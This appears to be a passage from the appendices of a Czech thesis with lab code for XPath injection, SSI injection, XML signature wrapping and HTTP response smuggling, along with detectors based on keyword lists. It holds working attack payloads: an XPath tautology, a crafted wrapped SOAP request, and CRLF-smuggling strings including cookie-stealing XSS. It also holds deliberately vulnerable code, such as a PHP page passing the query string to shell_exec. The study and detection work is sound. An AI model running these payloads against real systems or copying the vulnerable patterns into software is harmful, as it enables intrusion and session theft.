C.4 userdb.py

```python
from lxml import etree


def get_xml_database(database):
    file = database
    tree = etree.parse(file)
    root = tree.getroot()

    return root
```

```
def authenticate_user(user, passwd, database='data.xml'):
    root = get_xml_database(database)

    path = "string(//user[username/text()='" + user + "'
      and password/text()='" + passwd + "']/id/text())"
    print(path)
    try:
        result = root.xpath(path)
    except:
        print("V userdb nastala chyba.")
        result = ""

    print(result)
    return result


if __name__ == '__main__':

    file = 'data.xml'
    tree = etree.parse(file)
    root = tree.getroot()


    user = 'Alice'
    passwd = 'password'
    userXPath = "//user[username/text()='" + user + "']"
    passXPath = "//user[password/text()='" + passwd + "']"

    us = root.xpath(userXPath)
    pas = root.xpath(passXPath)


    print(root.xpath(userXPath)[0][1].text)

    build_text_list = etree.XPath("//text()")
    print(build_text_list(root))


    path = "string(//user[username/text()='Alice' and
```

```
    password/text()='football']/id/text())"
  path = "string(//user[(username/text()='Chris') and
    (password/text()='' or 1=1 or ''='')]/id/text())"

  print(path)
  print(root.xpath(path))
```

C.5 detect.py

```
import userdb as Lx
from time import gmtime, strftime


def attack_detection(login: str, passwd, env):

    list_expressions = ["'or'", " or", "or ", " or ", "'and'",
      " and", "and ", " and ", "'='", " = ", " =", "= "]

    if any(map(lambda x: x in login, list_expressions)):
        log("1", login, passwd, env)

    id_real_db = Lx.authenticate_user(login, passwd)
    id_fake_db = Lx.authenticate_user(login, passwd, 'data_check.xml')

    if id_fake_db == id_real_db:
        if id_real_db != "":
            log("2", login, passwd, env)


def log(tag, login, passwd, env):
    ip = env['REMOTE_ADDR']
    time = strftime("%d %b %Y %H:%M:%S ", gmtime())
    filename = 'log.txt'
    entry = str(time + "[XPath][" + tag + "] injection detected
      from IP address: " + ip + ", username: "
                 + login + ", password: " + passwd)

    with open(filename, 'a') as out:
```

```
        out.write(entry + '\n')
        out.close()
```

C.6 data.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>
<users>
  <user>
    <id>1</id>
    <username>Alice</username>
    <password>password</password>
  </user>
  <user>
    <id>2</id>
    <username>Bob</username>
    <password>football</password>
  </user>
  <user>
    <id>3</id>
    <username>Chris</username>
    <password>qwerty</password>
  </user>
  <user>
    <id>4</id>
    <username>David</username>
    <password>princess</password>
  </user>
  <user>
    <id>5</id>
    <username>Emily</username>
    <password>welcome</password>
  </user>
</users>
```

C.7 data_check.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>
<users>
```

```xml
  <user>
    <id>1</id>
    <username>Alice</username>
    <password>pass</password>
  </user>
  <user>
    <id>2</id>
    <username>Bob</username>
    <password>pass</password>
  </user>
  <user>
    <id>3</id>
    <username>Chris</username>
    <password>pass</password>
  </user>
  <user>
    <id>4</id>
    <username>David</username>
    <password>pass</password>
  </user>
  <user>
    <id>5</id>
    <username>Emily</username>
    <password>pass</password>
  </user>
</users>
```

D SSI INJECTION

D.1 form.html

```
<!doctype html>
<title>Search page</title>
  <h2>Search</h2>

<form action = "/cgi-bin/app.py" method = "post">
        <input type = "text" name = "search" value=""
          placeholder="Insert your query here"><br />
        <input type = "submit" value = "Submit" />
</form>
```

D.2 app.py

```
#!/usr/bin/env python3
# -*- coding: UTF-8 -*-# enable debugging
# Import modules for CGI handling
import cgi, cgitb
from time import gmtime, strftime
import os
import requests

def attack_detection(query: str):

    list_expressions = ["<!--", "-->", "<script>", "<pre>"]

    if any(map(lambda x: x in query, list_expressions)):
        log("1", query)

    with open('../test.html', 'w') as f:
        f.write("<!doctype html>" + "\n")
        f.write("<br>" + "\n")
        f.write("Search result: %s" % query)
        f.close()

    search_line = "Search result: %s" % query
    r = requests.get('http://127.0.10.1/test.html')
```

```
    r.raise_for_status()
    if all(map(lambda line: search_line not in line,
      r.text.split('\n'))):
        log("2", query)

def log(tag, query):
    ip = cgi.escape(os.environ["REMOTE_ADDR"])
    time = strftime("%d %b %Y %H:%M:%S ", gmtime())
    filename = '../log.txt'
    entry = str(time + "[SSI][" + tag + "] injection detected
      from IP address: " + ip + ", query: "
                  + query)

    with open(filename, 'a') as out:
        out.write(entry + '\n')
        out.close()


# Create instance of FieldStorage
form = cgi.FieldStorage()

# Get data from fields
search_value = form.getvalue('search')
print("Content-Type: text/html;charset=utf-8")
print()

attack_detection(search_value)

#print("Content-Type: text/html;charset=utf-8")
#print()
print("Search result: %s" % search_value)
```

E XML SIGNATURE WRAPPING ATTACK

E.1 Server

E.1.1 webapp.wsgi

```
import sys

sys.path.append('/var/www/web_xmlsig')

from flask_app import app as application
```

E.1.2 flask_app.py

```
from flask import Flask
from flask import request
from lxml import etree
from flask import Response
import signature
import detect

app = Flask(__name__)


def get_xml_data(data):

    tree = etree.parse(data)
    root = tree.getroot()

    return root


def process_xml_elements(root):
    ns = {"soap-env": "http://schemas.xmlsoap.org/soap/envelope/"}
    elements_role_none = root.xpath
      ("//*[@soap-env:role='http://www.w3.org/2003/05/soap-envelope/none']",
                                                    namespaces=ns)
    elements_query = root.xpath("//bstrParam1")

    if len(elements_role_none) == 0:
```

```
            fruit = root.xpath("//bstrParam1/text()")[0]
            return fruit
        else:
            fruit = None
            for element in elements_role_none:
                for query in elements_query:
                    el = element.xpath("//" + element.tag + "//" + query.tag)[0]
                    if el is not query:
                        fruit = query.text

            return fruit


def create_response(fruit):

    # get data from database
    root_db = get_xml_data('data.xml')
    try:
        quantity = root_db.xpath
          ("//item[name/text()='" + fruit + "']/quantity/text()")[0]
    except IndexError:
        quantity = "Err: No such fruit in database."

    env = get_xml_data('xml_s.xml')
    resp = env.xpath("//bstrReturn")

    if resp:
        resp[0].text = quantity
        etree.ElementTree(env).write('xml_s.xml', pretty_print=True,
           xml_declaration=True, encoding='UTF-8')

    sign_response()

    with open('resp_sec_sig.xml', 'r') as f:
        response = f.read()

    return response

def verify_request_signature(req_root):
```

```
    sig_object = signature.MemorySignature(key_data='Client_public.key',
       cert_data='Client.pem')
    sig_object.verify(req_root)


def sign_response():

    resp_root = get_xml_data('xml_s.xml')
    sig_object = signature.Signature('Server.key', 'Server.pem')
    header = {'SOAPAction': '"http://192.168.10.10:8083/item"',
     'Content-Type': 'text/xml; charset=utf-8'}
    envelope, http_headers = signature.MemorySignature(sig_object.key_data,
     sig_object.cert_data).apply(resp_root, header)
    etree.ElementTree(envelope).write('resp_sec_sig.xml', pretty_print=True,
     xml_declaration=True, encoding='UTF-8')


@app.route('/item', methods=['GET'])
def comm():
    with open('response.xml', 'r') as f:
        response = f.read()

    return Response(response, mimetype='text/xml', status=200)


@app.route('/item', methods=['POST'])
def get_quantity():

    req = request.data
    req_root = etree.fromstring(req)

    ip = request.environ['REMOTE_ADDR']

    detect.count_identical_elements(req, ip)

    verify_request_signature(req_root)

    fruit = process_xml_elements(req_root)
```

```
    response = create_response(fruit)

    return Response(response, mimetype='text/xml', status=200)
```

E.1.3 detect.py

```
from time import gmtime, strftime
from lxml import etree
import io
import re


def get_namespace(element):
    m = re.match('\{.*\}(.*)', element.tag)
    return m.group(1) if element.tag.startswith('{') else element.tag


def count_identical_elements(root, ip):

    tags = list()

    def fast_iter(context, func, *args, **kwargs):
        """
        fast_iter is useful if you need to free memory while
        iterating through a
        very large XML file.

        http://lxml.de/parsing.html#modifying-the-tree
        Based on Liza Daly's fast_iter
        http://www.ibm.com/developerworks/xml/library/x-hiperfparse/
        See also http://effbot.org/zone/element-iterparse.htm
        """
        for event, elem in context:
            func(elem, *args, **kwargs)
            # It's safe to call clear() here because no descendants will be
            # accessed
            elem.clear()
            # Also eliminate now-empty references from the root node
```

```
                # to elem
                for ancestor in elem.xpath('ancestor-or-self::*'):
                    while ancestor.getprevious() is not None:
                        del ancestor.getparent()[0]
            del context

        def process_element(elt):
            m = get_namespace(elt)
            tags.append(m)

        context = etree.iterparse(io.BytesIO(root), events=('end',))
        fast_iter(context, process_element)

        allowed_duplicates = ['Transform', 'Transforms', 'DigestMethod',
         'DigestValue', 'Reference']
        for tag in tags:
            if any(map(lambda x: x in tag, allowed_duplicates)):
                continue
            list_of_elements = etree.fromstring(root).xpath
              ("//*[local-name() = '" + tag + "']")
            if len(list_of_elements) > 1:
                log(ip, tag)


def log(ip, name):
    time = strftime("%d %b %Y %H:%M:%S ", gmtime())
    filename = 'log.txt'
    entry = str(time + "[XML signature wrapping] attack detected
      from IP address: " + ip + ", element name: " + name)

    with open(filename, 'a') as out:
        out.write(entry + '\n')
        out.close()
```

E.1.4 data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<Fruits>
  <item>
```

```
    <id>1</id>
    <name>Apple</name>
    <quantity>37</quantity>
  </item>
  <item>
    <id>2</id>
    <name>Blueberry</name>
    <quantity>128</quantity>
  </item>
  <item>
    <id>3</id>
    <name>Cherry</name>
    <quantity>93</quantity>
  </item>
</Fruits>
```

E.1.5 response.xml

```
<?xml version=’1.0’ encoding=’UTF-8’ ?>
<definitions  name =’SoapResponder’   targetNamespace =
     ’http://192.168.10.10:8083/item’
         xmlns:tns=’http://192.168.10.10:8083/item’
         xmlns:xsd1=’http://192.168.10.10:8083/item’
         xmlns:xsd=’http://www.w3.org/2001/XMLSchema’
         xmlns:soap=’http://schemas.xmlsoap.org/wsdl/soap/’
         xmlns=’http://schemas.xmlsoap.org/wsdl/’>
  <types>
    <schema targetNamespace=’http://192.168.10.10:8083/item’
      xmlns=’http://www.w3.org/1999/XMLSchema’>
    </schema>
  </types>
  <message name=’get_quantity’>
    <part name=’bstrParam1’ type=’xsd:string’/>
  </message>
  <message name=’get_quantity_response’>
    <part name=’bstrReturn’ type=’xsd:string’/>
  </message>

  <portType name=’SoapResponderPortType’>
```

```
    <operation name='get_quantity'
       parameterOrder='bstrparam1 return'>
      <input message='tns:get_quantity' />
      <output message='tns:get_quantity_response' />
    </operation>
  </portType>
  <binding name='SoapResponderBinding'
     type='tns:SoapResponderPortType' >
    <soap:binding style='rpc'
       transport='http://schemas.xmlsoap.org/soap/http' />
    <operation name='get_quantity' >
      <soap:operation soapAction=
         'http://192.168.10.10:8083/item' />
      <input>
        <soap:body use='encoded' namespace='http://192.168.10.10:8083/item'
          encodingStyle='http://schemas.xmlsoap.org/soap/encoding/' />
      </input>
      <output>
        <soap:body use='encoded' namespace='http://192.168.10.10:8083/item'
          encodingStyle='http://schemas.xmlsoap.org/soap/encoding/' />
      </output>
    </operation>
  </binding>
  <service name='SoapResponder' >
          <documentation>A SOAP service that echoes the quantity
             of certain fruit.</documentation>
    <port name='SoapResponderPortType'
        binding='tns:SoapResponderBinding' >
      <soap:address location='http://192.168.10.10:8083/item' />
    </port>
  </service>
</definitions>
```

E.1.6 xml_s.xml

```
<?xml version='1.0' encoding='UTF-8'?>
<soap-env:Envelope xmlns:soap-env="http://schemas.xmlsoap.org/soap/envelope/">
      <soap-env:Header>
        <wsse:Security xmlns:wsse=
```

```
        "http://docs.oasis-open.org/wss/2004/01/
            oasis-200401-wss-wssecurity-secext-1.0.xsd" mustUnderstand="true">
        </wsse:Security>
      </soap-env:Header>
      <soap-env:Body> xmlns:ns0="http://docs.oasis-open.org/
         wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd" &gt;
                <ns0:get_quantity_response
                    xmlns:ns0="http://192.168.10.10:8083/item">
                        <bstrReturn type="xsd:string">93</bstrReturn>
                </ns0:get_quantity_response>
      </soap-env:Body>
    </soap-env:Envelope>
```

E.2 Uživatel

E.2.1 client.py

```python
#!/usr/bin/env python3

from zeep import Client
from zeep.wsse.signature import Signature

url = 'http://192.168.10.10:8083/item'

client = Client(url,
    Signature('Client.key', 'Client.pem'))

fruit = "Blueberry"
print("Quantity of " + fruit + ": " + client.service.get_quantity(fruit))
```

E.3 Útočník

E.3.1 attack.py

```python
#!/usr/bin/env python3

import requests
from lxml import etree
```

```
with open('request_changed.xml', 'r') as f:
    response = f.read()

url = 'http://192.168.10.10:8083/item'

headers = {'Content-Type': 'application/xml'}

s = requests.Session()
response = s.post(url, data=response, headers=headers)

root = etree.fromstring(response.content)
quantity = root.xpath("//bstrReturn/text()")[0]

print(quantity)
```

E.3.2 request_changed.xml

```
<?xml version='1.0' encoding='utf-8'?>
<soap-env:Envelope xmlns:soap-env="http://schemas.xmlsoap.org/soap/envelope/">
   <soap-env:Header><wsse:Security xmlns:wsse="http://docs.oasis-open.org/
      wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd">
        <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
<SignedInfo>
<CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
<Reference URI="#id-570d493c-3726-4d68-b767-a561e7f8abf5">
<Transforms>
<Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</Transforms>
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>wxvekW3kU+QhZ009uFxZDgW9zRg=</DigestValue>
</Reference>
<Reference URI="#id-5c721219-1baf-4184-b292-7e5d8ef5b073">
<Transforms>
<Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</Transforms>
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<DigestValue>JBRv2NW3Q7Cdu+YG2uQ9za0mlbk=</DigestValue>
</Reference>
```

```
</SignedInfo>
<SignatureValue>bILzftMp0xHBcdfHqdQPplUXkb7dOwg6tIyzH2Nl6AWbrpuw
nPZmNYeS8czUL2FhahfGhzwqyBx2oa7tXQItyXC2RWT/VR0itzYAcwUyJ0nTlPCH
/RkLotPAEzfFStz6/kyQZiCk11An6AOrqlwzQ95XRbkZD1D0fDwr1TP16SHQIhzQ
Qkzcey8ywX8zGgY5M2j5Mt0MSAFT6ZNoBZdcG39l2Yh5anwAbUKhU2Ooz8twd94c
A0jxUsGLQDH89MgKtopREbZAQQlqDgG/ErK4pPXpCZiQG042c3nGgRhXDGWI3qgb
nYkmdmGL0zSl8HinlbPqntgPn+UH4sGVeUAmHmzHa3qiLTU4foCHFdC0vjzzgPM1
WGMCNFGEMr691A9v2RSSoAN2jadXfW+mbbgY4TvbZzo1pv2INzAgRUh2ES04o/OU
CvrG13cM7bomKE2QtCBngiPbX3UhCTiEYnGtOkUdxXbcGByxdGG1Q4ZEe9uzKfDe
xNJd2S4hhEvbu3R2bMmhJKzSHLMBPWIx20PVZx+40Yb7YYH8fgPzLN6Zj4vQnwW9
vs94hQuilWdDa7edYkxn97nJ2qHcr9KNp4+HD8tJ8KM5vTWhGQCW1dMcr6ROp0Lg
9hBAjT2pNAJl8224XdHZOtFxFmI0dc562VxW5Ij4gz/AUOWInoKuM5tMqCE=
</SignatureValue>
<KeyInfo>
<wsse:SecurityTokenReference><X509Data>
<X509IssuerSerial>
<X509IssuerName>CN=client,O=BUT,L=Brno,ST=Czech republic,C=CZ
 </X509IssuerName>
<X509SerialNumber>18304974188027480150</X509SerialNumber>
</X509IssuerSerial>
<X509Certificate>
MIIFfjCCA2agAwIBAgIJAP4IVQpEEohWMA0GCSqGSIb3DQEBCwUAMFQxCzAJBgNV
BAYTAkNaMRcwFQYDVQQIDA5DemVjaCByZXB1YmxpYzENMAsGA1UEBwwEQnJubzEM
MAoGA1UECgwDQlVUMQ8wDQYDVQQDDAZjbGllbnQwHhcNMTgwNTA1MTc1OTA4WhcN
MTgwNjA0MTc1OTA4WjBUMQswCQYDVQQGEwJDWjEXMBUGA1UECAwOQ3plY2ggcmVw
dWJsaWMxDTALBgNVBAcMBEJybm8xDDAKBgNVBAoMA0JVVDEPMA0GA1UEAwwGY2xp
ZW50MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAwyYu1sVcqYn/VOO+
ga/1FvIebrDb2UVf/dCyHR9j+33FpuxAKSHloUq353v9Uh2i3B4Lveu31C5uEDNk
6W0m3qzVgjv5ELuN2/L7ReEnp0uWSeQ4zI9PqxGcBnjDHTci06uZdVCFHNBSJN8U
+4d3SACIYjS5moZKM/XPtQamMfsZlDjYfNcfdZrTwBuQ4h3NrTe1r52DF1GV6958
MP18NHfUJFDiYrY7aGyTytjK1dgDgj1vFwOP7h1MTGjbfDgw1yTxlxOj6coa1lTU
xS2JxbgUSDuIGNBjaNgSqJMqHEBpfaosKC2BjlkzzaA59QXT01iGt1uQTQyQD2b9
Zvb/2tsrisR9hzALCfrjs1Q5sBHpXCLlSw0s16jPoQtje1k2Obf0gj25F2BZdIYE
DTZCSXHfRhKnVhlO+cOmNTc3LT85XOEG1LcpWOMn3pFDUqKx3qR5PcZ43WhKQegO
FatSYypc8W8EscVI/TZubHStp+3rzHsApb+LzSZNXnt0F8Z+nii4iNNJNb7df9xU
Xe4R+tgbk2yPeCVR1MaPttmkQzbcdgdU0y2JP79erDJbLhmFr8rM8iI7MpyYsNlZ
cAcTpinSywtfWK5B5w5WHu1/oG6JLXS4K5Dj7fNaU2y9tzKViHEc26OPzNt713gz
EHn0mQlmcza4/WqgkWgVxUImonsCAwEAAaNTMFEwHQYDVR0OBBYEFDMrTBbmKojw
R+EGpXBA8ee1/bSTMB8GA1UdIwQYMBaAFDMrTBbmKojwR+EGpXBA8ee1/bSTMA8G
```

```
A1UdEwEB/wQFMAMBAf8wDQYJKoZIhvcNAQELBQADggIBAIpTdNcBSBsYGdXPHzu2
/3gJgUZbqRmQI+XClJ4MxSOvgzbPOHQDQo876o3QU/oH459NAYcWTxypKa3AqWR2
a4TTSxQdtDwMf6PlounB+8xVJlThGlkPP3pWG6MheyNDpJLimFHGhd2nk4hsAPSp
nu1OPXGdQyWRw/2O6hhOWG0r/l/Mwogg4b048lTeETYe6iZNR26WpzKwe6ffdWWm
YTmUnmdRUGxVmvuN2OwseKsEmYdf/3yW6SskqacgIn3IWn88NkFw1lGrSE7DrHZu
XiKOpXMZW3Bwy1h0pYNRk21Poz6E/r6dkq5VJ/Y3hI3x8h//shuQPxEuR6hsUET+
gG9uav9mJE4QorzM1a5KfRtZ2NaKgYqKtMlz3S6dt3EhQOv+y8xWQD13f1xju93d
yAdUovzZo3yVg5FlMtGhZnOTOxICGOr3EeB4VasLL121PrD8Evw2qOZPcn0agdIM
jd95A/K50dtkEeczH0qgAVtDt5PmMvc3DqYcFIm26CrGEU9e7O4Gppboxlt9coGe
xPWNWOQr5ZtfHVMDPLPyU1qbYLEBI17T84TW3V0oWj8fr/8rUsMnvSEEfGbi/pYL
8ZPqdNW2TPgd0EbAlouGlKP2+t3oxiJSYWm3UepVe2ygYeyWfiw/cyTXWaqEdnNF
jl6PwhAcGlXs2ddP50mgzvt+</X509Certificate>
</X509Data>
</wsse:SecurityTokenReference></KeyInfo>
</Signature><ns0:Timestamp xmlns:ns0="http://docs.oasis-open.org/
  wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd"
   ns0:Id="id-5c721219-1baf-4184-b292-7e5d8ef5b073"/>
</wsse:Security>
<Wrapper
soap-env:mustUnderstand="0"
soap-env:role="http://www.w3.org/2003/05/soap-envelope/none">
<soap-env:Body xmlns:ns0="http://docs.oasis-open.org/wss/
   2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd"
    ns0:Id="id-570d493c-3726-4d68-b767-a561e7f8abf5">
    <ns0:get_quantity xmlns:ns0="http://192.168.10.10:8083/item">
    <bstrParam1>Blueberry</bstrParam1></ns0:get_quantity>
</soap-env:Body>
</Wrapper>
</soap-env:Header>
<soap-env:Body xmlns:ns0="http://docs.oasis-open.org/wss/
   2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd"
    ns0:Id="id-99999999-3726-4d68-b767-a561e7f8abf5">
    <ns0:get_quantity xmlns:ns0="http://192.168.10.10:8083/item">
    <bstrParam1>Cherry</bstrParam1></ns0:get_quantity>
</soap-env:Body>
</soap-env:Envelope>
```

F HTTP RESPONSE SMUGGLING

F.1 Server

F.1.1 detect.py

```
#!/usr/bin/env python3

from time import gmtime, strftime
import sys

def attack_detection(parameter_name: str, ip):

    list_expressions = ["%20", "%0D", "%0d",
      "Content-Length:", "HTTP/", "<html>", "<script>",
      "Location:", "charset=", "Content-Type:", "Set-Cookie:"]

    if any(map(lambda x: x in parameter_name, list_expressions)):
        log(ip, parameter_name)


def log(ip, name):

    time = strftime("%d %b %Y %H:%M:%S ", gmtime())
    filename = 'log.txt'
    entry = str(time + "[HTTP response smuggling] attack detected
       from IP address: " + ip + ", URL parameter: " + name)

    with open(filename, 'a') as out:
        out.write(entry + '\n')
        out.close()


attack_detection(sys.argv[1], sys.argv[2])
```

F.1.2 page_with_parameter.php

```
<?php
$name = $_SERVER['QUERY_STRING'];
$ip = getenv('REMOTE_ADDR');
```

```
$url = "redirected_page.html?" . $name ;

shell_exec("./detect.py " . $name . " " . $ip );
header('Location: ' . $url);
exit;
?>
```

F.2 Útočník

F.2.1 attack.py


```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
t = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server = "192.168.10.50"
port = 80

s.connect((server, port))
t.connect((server, port))


def query(page):
    query_string = "GET /" + page + " HTTP/1.1\nHost: " +
       server + "\n\n"
    print(query_string)
    return query_string


def send_data(object, request):
    object.send(request.encode())
    result_s = object.recv(4096)
    print(result_s.decode())


#send_data(r, query("page_with_parameter.php?name=foobar%0D
TestHeader:HeaderValue%0DContent-Length:17%0DSet-Cookie:PHP
SESSID=1234567890abcdef%0D%0DToto%20je%20muj%20obsah"))
```

```
#send_data(r, query("page_with_parameter.php?name=?foobar%0dContent-Length:%200%0dTestHeader:1%0d%0dHTTP/1.0%20200%20OK%0dTestHeader:2%0dContent-Type:%20text/html%0dContent-Length:%2019%0d%0d<html>Shazam</html>"))
#send_data(r, query("page_with_parameter.php?name=foobar%0DTestHeader:HeaderValue%0DContent-Length:0%0D%0DHTTP/1.0%20200%20OK%0D%0DToto%20je%20muj%20obsah"))
#send_data(r, query("page_with_parameter.php?name=foobar%0D%0DToto"))
#send_data(r, query("page_with_parameter.php?name=%0D%0DHTTP/1.1%20200%20OK%0D%0D%3Cscript%3Ealert%28document.domain%29%3C/script%3E"))
# send_data(s, query("page_with_parameter.php?name=foobar%0dContent-Length:%200%0d%0dHTTP/1.1%20200%20OK%0dContent-Type:%20text/html%0dContent-Length:%2019%0d%0d<html>Shazam</html>"))
#send_data(s, query("page_with_parameter.php?name=?foobar%0dContent-Length:%200%0dTestHeader:3%0d%0dHTTP/1.1%20200%20OK%0dTestHeader:HeaderValue%0dContent-Type:%20text/html%0dContent-Length:%2019%0d%0d<html>Shazam</html>"))
# send_data(r, query("page_with_parameter.php?name=foobar%0dContent-Length:%2019%0d%0d<html>Shazam</html>HTTP/1.1%20200%20OK%0dContent-Type:%20text/html%0dContent-Length:%200%0d%0d"))
# send_data(s, query("page_with_parameter.php?name=foobar%0dContent-Length:%200%0d%0dHTTP/1.1%20200%20OK%0dContent-Type:%20text/html;%20charset=utf-7%0dContent-Length:%20190%0d%0d+ADw-html+AD4-+ADw-body+AD4-+ADw-script+AD4-alert('XSS,cookies:'+-document.cookie)+ADw-/script+AD4-+ADw-/body+AD4-+ADw-/html+AD4-"))
# send_data(r, query('page_with_parameter.php?name=foobar%0dContent-Length:%200%0d%0dHTTP/1.1%20200%20OK%0dContent-Type:%20text/html%0dContent-Length:%2019%0d%0d<script>document.write("ahoj");</script>'))
#send_data(r, query("page_with_parameter.php?name=foobar%20%0dContent-Length:%205%0dFoo:%20HTTP/1.1%20200%20OK%0dContent-Length:%200%0d%Content-Type:%20text/html%0dLocation:%20192.168.10.20/%0d%0d"))
send_data(r, query("page_with_parameter.php?name=foobar%0DH
```

```
eader:Test%0DContent-Length:17%0D%0DHTTP/1.0%20200%20OK%0DC
ontent-Type:%20text/html"))
send_data(t, query("index.html"))
```

G OBSAH PŘILOŽENÉHO CD

Na přiloženém CD jsou k dispozici všechny konfigurační soubory, zdrojové soubory webových aplikací, detektorů, klientských a útočných skriptů. Dále jsou k dispozici videa prezentující jednotlivé útoky. Soubory obsahující virtuální systémy jsou pro uložení na CD příliš velké a budou poskytnuty na alternativním médiu.


server
index.html
win1.html
xml_signature_wrapping_attack
attack.py
request_changed.xml
request.xml
http_response_smuggling
attack.py
Uživatel
xml_signature_wrapping_attack
client.py
Client.key
Client.pem
Server.pem
Videa
Xpath.flv
Ssi.flv
Some.flv
Http.flv
Xml.flv